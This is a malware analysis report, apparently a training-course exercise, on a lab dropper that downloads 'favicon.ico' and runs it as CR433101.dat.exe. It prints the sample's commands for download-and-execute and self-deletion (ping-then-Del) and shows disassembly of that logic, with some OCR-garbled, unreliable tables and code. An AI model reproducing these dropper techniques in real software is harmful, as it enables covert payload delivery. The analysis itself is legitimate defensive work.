

Practical Malware Analysis & Triage Malware Analysis Report

Dropper.DownloadFromURL.exe

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Executive Summary

SHA256 hash 92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A

The file "dropper.downloadfromurl.exe" is a program written in a language called C++. When you run it, it does a few things that might seem a bit tricky. First, it goes to the internet and grabs a picture file called "favicon.ico" from a specific place. Then, it also gets a webpage from another spot on the internet and saves it as a file named "A7102UL2.htm." If it successfully gets the "favicon.ico" picture, it goes on to create a new file called "CR433101.dat.exe." which is like a copy of the picture. After that, it talks to yet another place on the internet using a special function called "InternetOpenUrlW," getting information from a specific webpage (http://huskyhacks.dev). Following this, it creates another file. also "CR433101.dat.exe," but this time in a different location on your computer (C:/Users/Public/Documents/), and this new file is the same as the "favicon.ico" picture it downloaded. In simpler terms, this program seems to be doing some interesting and somewhat sneaky things, like grabbing pictures and web pages from the internet and making copies of them on your computer. The exact reason for doing this isn't clear, but it appears to involve interacting with a specific webpage.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.



High-Level Technical Summary

dropper.downloadfromurl.exe is a PE file that connect to URLs to get the payloads and execute the dropper.



http://ssl-

6582datamanager.helpdeskbros.local/favicon.ico and saved in

C:/Users/howl/AppData/Local/Microsoft/Windows/Inetchache/IE/N27Z54F7/

html file downloaded from http://huskyhacks.dev

CR433101.dat.exe

with shell command.



- 1. The malware execution begins with the initial PE file, "dropper.downloadfromurl.exe," which is written in C++.
- The PE establishes a connection to a specific URL (http://ssl-6582datamanager.helpdeskbros.local/favicon.ico) with the aim of downloading a file named "favicon.ico." This icon file is retrieved and is stored in the directory "C:/Users/howl/AppData/Local/Microsoft/Windows/Inetchache/IE/N27Z54F7/".
- 3. Simultaneously, it fetches an HTML page from the URL (http://huskyhacks.dev), saving it as a file named "A7102UL2.htm."
- 4. The creation of the file "CR433101.dat.exe" is conditional upon the successful download of "favicon.ico." If the download is successful, the dropper proceeds to execute "CR433101.dat.exe."
- 5. "CR433101.dat.exe" replicates the content of the downloaded "favicon.ico." Additionally, it calls the "InternetOpenUrlW" function, a Windows API function that allows developers to open a specified URL (http://huskyhacks.dev) and obtain a handle (webpage) to the corresponding internet resource.
- 6. The obtained handle can be utilized for further operations or interactions with the identified resource. Following this, a new instance of "CR433101.dat.exe" is created in the directory "C:/Users/Public/Documents/." The content of this new file is identical to the previously downloaded "favicon.ico."



Malware Composition

dropper.downloadfromurl.exe consists of the following components:

File Name	SHA256 Hash
dropper.downloadfromurl.exe	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB
• •	8963DA332BFD6CF1FDA8A
favicon.ico	C090FAD79BC646B4C8573CB3B49228B96C5B7C93A50F0E3B2BE98 39ED8B2DD8B
A7102UL2.htm	E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA
/// 10101111111111111111111111111111111	495991B7852B855
CR433101.dat.exe	C090FAD79BC646B4C8573CB3B49228B96C5B7C93A50F0E3B2BE 9839ED8B2DD8B

dropper.downloadfromurl.exe

The initial PE file that create CR433101.dat.exe and connect to a URL to download favicon.ico and if it download it successfully then it proceed to execute CR433101.dat.exe ie the dropper.

favicon.ico:

This file is download from this URL (http://ssl-

6582datamanager.helpdeskbros.local/favicon.ico) at the beginning of the execution of the unknown file, it is then saved in

C:/Users/howl/AppData/Local/Microsoft/Windows/Inetchache/IE/N27Z54F7/as ico file.

A7102UL2.htm:

It is html page download from (http://huskyhacks.dev).

CR433101.dat.exe:

This file will not be created if favicon.ico not downloaded, if it is downloaded then after it called InternetOpenUrlW which is a function that developers can use to open a URL (http://huskyhacks.dev) and get a handle (webpage) to the corresponding internet resource. This handle can then be used for further operations or interactions with the identified resource, after that this file was created in this directory: C:/Users/Public/Documents/. This file is exactly the same as favicon.ico.



Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

dropper.downloadfromurl.exe.malz

PESTUDIO and PEVIEW output:

Looking at the first bytes it indicated it is a PE file:

pFile	Ra	aw Data	Value
00000000	4D 5A 90 00 03 00 00 00	0 04 00 00 00 FF FF 00 00	MZ
00000010	B8 00 00 00 00 00 00 00	0 40 00 00 00 00 00 00 00	
00000020	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00000030	00 00 00 00 00 00 00 00	0 00 00 00 00 F8 00 00 00	
00000040	0E 1F BA 0E 00 B4 09 CD	D 21 B8 01 4C CD 21 54 68	!L.!Th
00000050	69 73 20 70 72 6F 67 72	2 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E	E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A	4 24 00 00 00 00 00 00 00	mode\$
08000000	F4 70 F6 21 B0 11 98 72	2 B0 11 98 72 B0 11 98 72	.p.!rr

Signature: Microsoft Visual C++

Cpu: 32-bit

Looking at the virtua address and the raw address size there is not significant difference so it is not packed:

property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.rsrc	.reloc
footprint > sha256	E9A171BDAFFDE854723EF79	46DD5CADE7DD106056D905	46BEF3F740FB78A7E3EE3E8E	79E650FC0D108F0B5CB9099	7CFBF7E5BBC7AAAFD7E95D
entropy	6.506	4.423	0.321	4.696	5.887
file-ratio (91.67%)	45.83 %	33.33 %	4.17 %	4.17 %	4.17 %
raw-address (begin)	0x00000400	0x00001A00	0x00002A00	0x00002C00	0x00002E00
raw-address (end)	0x00001A00	0x00002A00	0x00002C00	0x00002E00	0x00003000
raw-size (11264 bytes)	0x00001600 (5632 bytes)	0x00001000 (4096 bytes)	0x00000200 (512 bytes)	0x00000200 (512 bytes)	0x00000200 (512 bytes)
virtual-address	0x00001000	0x00003000	0x00004000	0x00005000	0x00006000
virtual-size (11281 bytes)	0x000015A1 (5537 bytes)	0x00000F38 (3896 bytes)	0x000003A0 (928 bytes)	0x000001E0 (480 bytes)	0x000001B8 (440 bytes)
characteristics	0~6000020	0~4000040	0×C0000040	0~4000040	0~42000040



Libraries used:

library (11)	duplicate (0)	flag (2)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (52)	group	description
KERNEL32.dll	-	-	0x00003924	0x00003000	implicit	<u>15</u>	-	Windows NT BASE API Client
SHELL32.dll	-	-	0x00003978	0x00003054	implicit	1	-	Windows Shell Library
MSVCP140.dll	-	-	0x00003964	0x00003040	implicit	4	-	Microsoft C Runtime Library
urlmon.dll	-	x	0x00003A18	0x000030F4	implicit	1	network	OLE32 Extensions for Win32
WININET.dll	-	x	0x00003994	0x00003070	implicit	2	network	Internet Extensions for Win32 Library
VCRUNTIME140.dll	-	-	0x00003980	0x0000305C	implicit	4	-	Microsoft C Runtime Library
api-ms-win-crt-s	-	-	0x00003A08	0x000030E4	implicit	<u>3</u>	-	n/a
api-ms-win-crt-r	-	-	0x000039B8	0x00003094	implicit	<u>19</u>	-	n/a
api-ms-win-crt	-	-	0x000039B0	0x0000308C	implicit	<u>1</u>	-	n/a
api-ms-win-crt-l	-	-	0x000039A8	0x00003084	implicit	<u>1</u>	-	n/a
api-ms-win-crt-h	-	-	0x000039A0	0x0000307C	implicit	1	-	n/a

*urlmon.dll is a crucial Dynamic Link Library (DLL) in Microsoft Windows responsible for handling Uniform Resource Locators (URLs) and managing internet protocols. It plays a key role in URL parsing, internet communication, security zone determination, and Object Linking and Embedding (OLE) for embedding objects in documents.

Looking at the import table:

imports (52)	flag (9)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (8)	technique (4)	type (2)	ordinal (1)	library (0)
GetCurrentProcessId	×	0x00003EB4	0x00003EB4	536 (0x0218)	reconnaissance	T1057 Process Discovery	implicit		KERNEL32.dll
JRLDownloadToFileW	x	0x00003ADE	0x00003ADE	116 (0x0074)	network		implicit		urlmon.dll
nternetOpenW	x	0x00003B14	0x00003B14	201 (0x00C9)	network		implicit		WININET.dll
nternetOpenUrlW	x	0x00003B00	0x00003B00	200 (0x00C8)	network		implicit		WININET.dll
<u>CreateProcessW</u>	x	0x00003A44	0x00003A44	229 (0x00E5)	execution	T1106 Execution through API	implicit		KERNEL32.dll
GetCurrentThreadId	x	0x00003ECA	0x00003ECA	540 (0x021C)	execution	T1057 Process Discovery	implicit		KERNEL32.dll
erminateProcess	x	0x00003E6A	0x00003E6A	1420 (0x058C)	execution	-	implicit	-	KERNEL32.dll
ietCurrentProcess	x	0x00003E56	0x00003E56	535 (0x0217)	execution	T1057 Process Discovery	implicit		KERNEL32.dll
hellExecuteW	×	0x00003A64	0x00003A64	439 (0x01B7)	execution	T1106 Execution through API	implicit		SHELL32.dll
nitializeSListHead		0x00003EFA	0x00003EFA	867 (0x0363)	synchronization		implicit		KERNEL32.dll
ProcessorFeaturePresent		0x00003E7E	0x00003E7E	902 (0x0386)	reconnaissance		implicit		KERNEL32.dll
sDebuggerPresent		0x00003F10	0x00003F10	895 (0x037F)	reconnaissance	T1082 System Information Discovery	implicit		KERNEL32.dll
QueryPerformanceCounter		0x00003E9A	0x00003E9A	1101 (0x044D)	reconnaissance		implicit		KERNEL32.dll
nemset		0x00003B64	0x00003B64	72 (0x0048)	memory		implicit		VCRUNTIME14
ietSystemTimeAsFileTime		0x00003EE0	0x00003EE0	745 (0x02E9)	file	T1124 System Time Discovery	implicit		KERNEL32.dll
InhandledExceptionFilter		0x00003E1C	0x00003E1C	1453 (0x05AD)	exception		implicit		KERNEL32.dll
etUnhandledExceptionFilter		0x00003E38	0x00003E38	1389 (0x056D)	exception		implicit		KERNEL32.dll
ietModuleFileNameW		0x00003A20	0x00003A20	628 (0x0274)	dynamic-library		implicit		KERNEL32.dll
etModuleHandleW		0x00003F24	0x00003F24	632 (0x0278)	dynamic-library		implicit		KERNEL32.dll
loseHandle		0x00003A36	0x00003A36	134 (0x0086)			implicit		KERNEL32.dll
Query perf frequency		0x00003A80	0x00003A80	1425 (0x0591)			implicit		MSVCP140.dll
Thrd_sleep		0x00003A98	0x00003A98	1462 (0x05B6)			implicit		MSVCP140.dll
Query perf counter		0x00003AA6	0x00003AA6	1424 (0x0590)			implicit		MSVCP140.dll
Xtime get ticks		0x00003ABC	0x00003ABC	1484 (0x05CC)			implicit		MSVCP140.dll
current exception		0x00003B30	0x00003B30	28 (0x001C)			implicit		VCRUNTIME14
current exception context		0x00003B46	0x00003B46	29 (0x001D)			implicit		VCRUNTIME14
except handler4 common		0x00003B6E	0x00003B6E	53 (0x0035)			implicit		VCRUNTIME14
p commode		0x00003D06	<u>0x00003D06</u>	1 (0x0001)			implicit		api-ms-win-cr
stdio common vswprintf		0x00003B9A	0x00003B9A	17 (0x0011)			implicit		api-ms-win-cr
set fmode		0x00003C74	0x00003C74	84 (0x0054)			implicit		api-ms-win-cr
c exit		0x00003CA8	0x00003CA8	22 (0x0016)			implicit		api-ms-win-cr



Looking at the strings output we see:

cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
C:\Users\Matt\source\repos\HuskyHacks\PMAT-
$maldev \ src \ Download From URL \ Release \ Download From URL. pdb$
http://ssl-6582datamanager.helpdeskbros.local/favicon.ico
C:\Users\Public\Documents\CR433101.dat.exe
http://huskyhacks.dev




Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}

When running the file without internet connection:


1- It shows a black command line for a second and then it deleted itself.



Running this command: Cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q $"C:\Users\howl\Desktop\Dropper.DownloadFromURL.exe"$

When there is internet connection:

 There was a black command was showing, and everything looks normal, but the file is not deleted.




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
There were TCP traffic going to the internet.

3- Then it download/created these files in the system:









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Wireshark · Follow HTTP Stream (tcp.stream eq 2) · enp0s3 GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E) Host: ssl-6582datamanager.helpdeskbros.local Connection: Keep-Alive HTTP/1.1 200 OK Connection: Close Server: INetSim HTTP Server Date: Mon, 19 Feb 2024 21:56:44 GMT Content-Type: image/x-icon Content-Length: 198

```
Wireshark · Follow HTTP Stream (tcp.stream eq 5) · enp0s3
GET / HTTP/1.1
User-Agent: Mozilla/5.0
Host: huskyhacks.dev
HTTP/1.1 200 OK
Date: Tue, 20 Feb 2024 20:50:55 GMT
Server: INetSim HTTP Server
Content-Type: text/html
Content-Length: 258
Connection: Close
<html>
 <head>
   <title>INetSim default HTML page</title>
 <body>
   This is the default HTML page for INetSim HTTP server fake mode.
   This file is an HTML document.
 </body>
</html>
```



Advanced Static Analysis
{Screenshots and description about findings during advanced static analysis} Could not

Looking at cutter info about this PE:



Info							
File:	C:\Users	howl\Desktop\Dropper.Down	FD:	3		Architecture:	x86
Format:	pe		Base addr:	0x00400000	1	Machine:	i386
Bits:	32		Virtual addr:	True		05:	windows
Class:	PE32		Canary:	False		Subsystem:	Windows CUI
Mode:	r-x		Crypto:	False		Stripped:	False
Size:	12 kB		NX bit:	True	1	Relocs:	False
Туре:	EXEC (Ex	ecutable file)	PIC:	True	1	Endianness:	LE
Language:	msvc		Static:	False	Compiled:		Sat Sep 4 11:11:12 2021 UTC-8
			Relro:	N/A		Compiler:	N/A
	1d8562c0adcaee734d63f7baaca02f7c					rorpol22 dll	
Hash	es				ı	Librarie	es
	1d8562c0adcaee734d63f7baaca02f7c						
MD5:	1d8562c	adcaee734d63f7baaca02f7c				kernel32.dll shell32.dll	
MD5: SHA1:		0adcaee734d63f7baaca02f7c 0e72435043b065fbf3a786be2	274b 147ab			shell32.dll msvcp140.dll urlmon.dll	
	be 13882			3da332bfd6cf1fda8a		shell32.dll msvcp140.dll urlmon.dll wininet.dll vcruntime140.dll	
SHA1:	be 13882	0e72435043b065fbf3a786be2 7321a1c4ccfc0d0580834daef		3da332bfd6cf1fda8a		shell32.dll msvcp140.dll urlmon.dll wininet.dll vcruntime140.dll api-ms-win-crt-si api-ms-win-crt-ru	tdio-l1-1-0.dll untime-l1-1-0.dll
SHA1: SHA256:	be 13882 9273042 3178c2el	De72435043b065fbf3a786be2 7321a1c4ccfc0d0580834daefs		3da332bfd6cf1fda8a		shell32.dll msvcp140.dll urlmon.dll wininet.dll vcruntime140.dll api-ms-win-crt-si api-ms-win-crt-ru api-ms-win-crt-mapi-ms-win-crt-m	tdio-l1-1-0.dll untime-l1-1-0.dll ath-l1-1-0.dll
SHA1: SHA256: CRC32: ENTROPY:	be 13882 9273042 3178c2el 5.719134	De72435043b065fbf3a786be2 7321a1c4ccfc0d0580834daef9 D		3da332bfd6cf1fda8a		shell32.dll msvcp140.dll urlmon.dll wininet.dll vcruntime140.dll api-ms-win-crt-si api-ms-win-crt-ru	tdio-l1-1-0.dll untime-l1-1-0.dll vath-l1-1-0.dll vcale-l1-1-0.dll
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We now know it is built with Microsoft Visual C++

Looking at the main function:



```
[0x00401080]
int main(int argc, char **argv, char **envp);
; var HANDLE hObject @ stack - 0x6dc
 ; var int32_t var_6c0h @ stack - 0x6c0
 ; var LPSTARTUPINFOW lpStartupInfo @ stack - 0x6a0
; var int32_t var_658h @ stack - 0x658
; var LPWSTR lpFilename @ stack - 0x64c
; var LPWSTR lpCommandLine @ stack - 0x450
 ; var int32_t var_6ch @ stack - 0x6c
 ; var int32_t var_60h @ stack - 0x60
 ; var int32_t var_8h @ stack - 0x8
0x00401080 push ebp
0x00401081 mov ebp, esp
0x00401081 mov ebp, esp

0x00401083 and esp, 0xfffffff0

0x00401086 sub esp, 0x680

0x0040108c mov eax, dword data.00404004; 0x404004

0x00401091 xor eax, esp

0x00401093 mov dword [var_8h], eax
0x0040109a push 0
0x0040109c push 0
0x0040109e push
0x004010a0 push
0x004010a2 push
0x004010a7 call
                    push 0
push str.Mozilla_5.0; 0x403288
call dword [InternetOpenW]; 0x403070
0x004010ad lea ecx, [esp]
0x004010b0 mov dword data.00404388, eax; 0x404388
0x004010b5 mov dword [esp], 0x7d0; 2000
0x004010bc mov dword [lpStartupInfo.lpTitle], 0
0x004010c4 call fcn.004011e0; fcn.004011e0
 0x004010c4
                   call
                              fcn.004011e0 ; fcn.004011e0
0x004010c9 push 0
0x004010cb push 0
0x004010cd push
                             str.C:_Users_Public_Documents_CR433101.dat.exe ; 0x403230
0x004010d2 push
                              str.http:__ssl_6582datamanager.helpdeskbros.local_favicon.ico ; 0x4031b8
0x004010d7 push
 0x004010d9
                     call
                               dword [URLDownloadToFileW] ; 0x4030f4
 0x004010df
                     test
                               eax, eax
0x004010e1
                               0x401142
                     jne
```

There are two functions calls:

1- InternetOpenW:

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The function is used to Initializes an application's use of the WinINet functions.

The function returns an HRESULT value indicating the success or failure of the download operation.

The 5 parameters are pushed in the above as seen

```
HINTERNET InternetOpenW(

[in] LPCWSTR lpszAgent,

[in] DWORD dwAccessType,

[in] LPCWSTR lpszProxy,

[in] LPCWSTR lpszProxyBypass,

[in] DWORD dwFlags
);
```

2- URLDownloadToFileW:

It is used to download a file from a specified URL and save it to a local file on the user's system. The "W" in the function name indicates that it is a Unicode (wide character) version of the function, supporting the use of Unicode characters in the URL and file paths.

The function returns an HRESULT value indicating the success or failure of the download operation.

The 5 parameters are pushed in the above as seen.

```
HRESULT URLDownloadToFile(

LPUNKNOWN pCaller,

LPCTSTR szURL,

LPCTSTR szFileName,

_Reserved_ DWORD dwReserved,

LPBINDSTATUSCALLBACK lpfnCB
);
```

3- Then based on the last function "URLDownloadToFileW" result, it will branch out.



0x004010df test eax, eax 0x004010e1 jne 0x401142



```
th
    [0x00401142]
                                  ; 'D' ; 68 ; size_t n
     0x00401142
                    push
                            0x44
     0x00401144
                    lea
                            eax, [lpStartupInfo.lpTitle]
                          0
     0x00401148
                                    ; int c
; void *s
                    push
     0x0040114a
                  push
     0x0040114b
                  call sub.VCRUNTIME140.dll_memset; sub.VCRUNTIME140.dll_memset; void *memset(...
                           esp, 0xc
     0x00401150
                    add
     0x00401153
                    lea
                            eax, [lpFilename]
     0x00401157
                    xonps
                           ommo, xmm0
     0x0040115a
                    movaps
                           xmmword [esp], xmm0
     0x0040115e push
                           0x104 ; 260 ; DWORD nSize
                                     ; LPWSTR lpFilename
     0x00401163
                  push
                            eax
                push
     0x00401164
                           0
                                      ; HMODULE hModule
                            dword [GetModuleFileNameW] ; 0x403000 ; DWORD GetModuleFileNameW(HMODULE
     0x00401166
                    call
     0x0040116c
                    lea
                            eax, [var_658h]
     0x00401170
                    push
                           eax
                            str.cmd.exe_C_ping_1.1.1.1__n_1__w_3000
     0x00401171
                    push
                                                                                         0x403140.
     0x00401176
                    lea
                            eax, [lpCommandLine]
                                  ; 520 ; int32_t arg_4h
     0x0040117d
                    push
                            0x208
                                      ; int32_t arg_8h
     0x00401182
                    oush
                            eax
     0x00401183
                   call
                            fcn.00401010 ; fcn.00401010
                   add
                           esp, 0x10
     0x00401188
     0x0040118b
                    lea
                           eax, [esp]
     0x0040118e
                    push
                            eax
                                     ; LPPROCESS_INFORMATION lpProcessInformation
     0x0040118f
                           eax, [lpStartupInfo.cb]
                   lea
                            eax ; LPSTARTUPINFOW lpStartupInfo
     0x00401193
                  push
                                     ; LPOWSTR lpOurrentDirectory
     0x00401194
                           0
                  push
                                      ; LPVOID lpEnvironment
     0x00401196
                  push
                           0
     0x00401198
                    push
                            0x8000000 ; DWORD dwCreationFlags
                                     ; BOOL bInheritHandles
     0x0040119d
                    push
                                     ; LPSECURITY_ATTRIBUTES lpThreadAttributes
     0x0040119f
                   push
     0x004011a1
                   push
                         0
                                     ; LPSECURITY_ATTRIBUTES lpProcessAttributes
                           eax, [lpCommandLine]
     0x004011a3
                    lea
                                 ; LPWSTR lpCommandLine
     0x004011aa
                    push
                                      : LPCWSTR lpApplicationName
     0x004011ab
                           a
                    push
     0x004011ad
                    call.
                            dword [CreateProcessW] ; 0x403008 ; BOOL CreateProcessW(LPCWSTR lpApplica.
                           dword [hObject] ; HANDLE hObject
     0x004011b3
                    push
                            dword [CloseHandle]; 0x403004; BOOL CloseHandle(HANDLE hObject)
     0x004011b7
                    call
     0x004011bd
                    push
                            dword [esp]; int32_t arg_4h
                            dword [CloseHandle]; 0x403004; BOOL CloseHandle(HANDLE hObject)
     0x004011c0
                    call
                            ecx, dword [var_6ch]
     0x004011c6
                   mov
     0x004011cd
                   mov
                            eax, 1
     0x004011d2
                   xor
                            ecx, esp
                            fcn.00401399 ; fcn.00401399
     0x004011d4
                   call
     0x004011d9
                    mov
                            esp, ebp
     0x004011db
                            ebp
                    000
     0x004011dc
                   ret
```

If the result of the function result is false "not success connection" then the register that hold the result of the function EAX will be zero, and when the test is checked the ZF is set



to 1. And then jump if not equal means Jump to 0x401142 if Zero Flag is not set, which is not in this set, at the end the JNE instruction will not result in a jump.

Meaning it will only jump to the right branch if the ZF is not set, if the connection for "URLDownlodFromFileW" resulted in success, if we look at the code smippet:

- 1- "GetModuleFileName":
 - GetModuleFileName is a Windows API function that retrieves the full path of the executable file of a specified module (usually the current executable).
 - Syntax: DWORD GetModuleFileName(HMODULE hModule, LPWSTR lpFilename, DWORD nSize);
- 2- Command pushed as a parameter for the next function call, this one looks similar to strings extracted from before analysis: cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s":
 - ping 1.1.1.1 -n 1 -w 3000 > Nul: This pings the IP address 1.1.1.1 once with a timeout of 3000 milliseconds and discards the output.
 - Del /f /q "%s": Deletes the file specified by the %s placeholder. The /f and /q options force the deletion without prompting and in a quiet mode.
- 3- CreateProcessW: function that creates a new process and its primary thread.
- 4- CloseHandle: is a Windows API function used to close an open object handle.



The left branch is taken only if the functions call resulted in a failure and ZF is set,

```
0x004010e1 jne 0x401142
push
        0x40000000
push
        eax
push
        eax
        str.http:__huskyhacks.dev ; 0x4032a0
push
nush
       dword [data.00404388] : 0x404388
call
       dword [InternetOpenUrlW]; 0x403074
        ecx, [esp]
lea
mov
       dword [esp], 0xc8; 200
mov
       dword [var_6c0h], 0
call fcn.004011e0; fcn.004011e0
                 ; 1 ; INT nShowCmd
push 1
      data.00403138 ; 0x403138 ; LPCWSTR lpDirectory
push
                    LPCWSTR lpParameters
       str.ping_1.1.1.1__n_1__w_3000_
push
                                            _C:_Users_Public_Documents_CR433101
                 ; 0x40336c ; LPCWSTR lpOperation
        str.open
        dword [ShellExecuteW]; 0x403054; HINSTANCE ShellExecuteW(HWND hwnd,
call
        eax, eax
xor
mov
        ecx, dword [var_60h]
xor
        ecx, esp
call
        fcn.00401399; fcn.00401399
mov
        esp, ebp
        ebp
pop
ret
```

- 1- InternetOpenUrlW: It is used to open a URL and obtain a handle to the resource identified by the URL.
- 2- Command pushed as a parameter: ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
- 3- ShellExcuteW: Performs an operation on a specified file.

```
HINSTANCE ShellExecuteW(
HWND hwnd,
LPCWSTR lpOperation,
LPCWSTR lpFile,
LPCWSTR lpParameters,
LPCWSTR lpDirectory,
INT nShowCmd
);
```

4- Then exited the same as the right branch.




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```
push ebp
mov ebp,esp
and esp,FFFFFFF0
sub esp,680
■ 004E1080
                                                                              8BEC
83E4 F0
            004E1081
004E1083
                                                                              81EC 80060000
A1 04404E00
33C4
             004F1086
             004E108C
                                                                                                                                                                                                                    mov eax, dword ptr ds: [4E4004]
                                                                                                                                                                                                                  xor eax,esp
mov dword ptr ss:[esp+67C],eax
             004E1091
                                                                                898424 7c060000
             004E1093
            004F109A
                                                                              6A 00
6A 00
            004F109F
                                                                               6A 00
                                                                                                                                                                                                                    bush 0
                                                                                6A 00
                                                                                                                                                                                                               push 0
push dropper.downloadfromurl.4E3288
call dword ptr ds:[«EinternetOpenw»]
lea ecx,dword ptr ss:[esp]
mov dword ptr ds:[4E4388],eax
mov dword ptr ss:[esp],700
mov dword ptr ss:[esp+4],0
call dropper.downloadfromurl.4E11E0
push 0
push 0
push dropper.downloadfromurl.4E3230
                                                                              68 <u>88324E00</u>
FF15 <u>70304E00</u>
8D0C24
                                                                                                                                                                                                                                                                                                                                                                                                                                                                        4E3288:L"Mozilla/5.0"
            004E10A2
              04E10A7
             004E10AD
            004E10B0
004E10B5
                                                                              A3 88434E00

C70424 D0070000

C74424 04 00000000

E8 17010000
             004E10BC
                                                                                                                                                                                                                                                                                                                                                                                                                                                                         [esp+4]: \& "C: \Now1 \
                    4E10C4
             004E10C9
                                                                               6A 00
                                                                              6A 00
68 30324E00
68 B8314E00
6A 00
                                                                                                                                                                                                                   push dropper.downloadfromurl.4E3230
push dropper.downloadfromurl.4E31B8
                                                                                                                                                                                                                                                                                                                                                                                                                                                                      4E3230:L"C:\\Users\\Public\\Documents\\CR43310.
4E31B8:L"http://ssl-6582datamanager.helpdeskbr
            004F10CD
```



URLDownloadToFileW: the URL was


\r\n

[Full request URI: http://ssl-6582datamanager.helpdeskbros.local/favicon.ico]

[HTTP request 1/1]

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InternetOpenUrlW: http://huskyhacks[.]dev

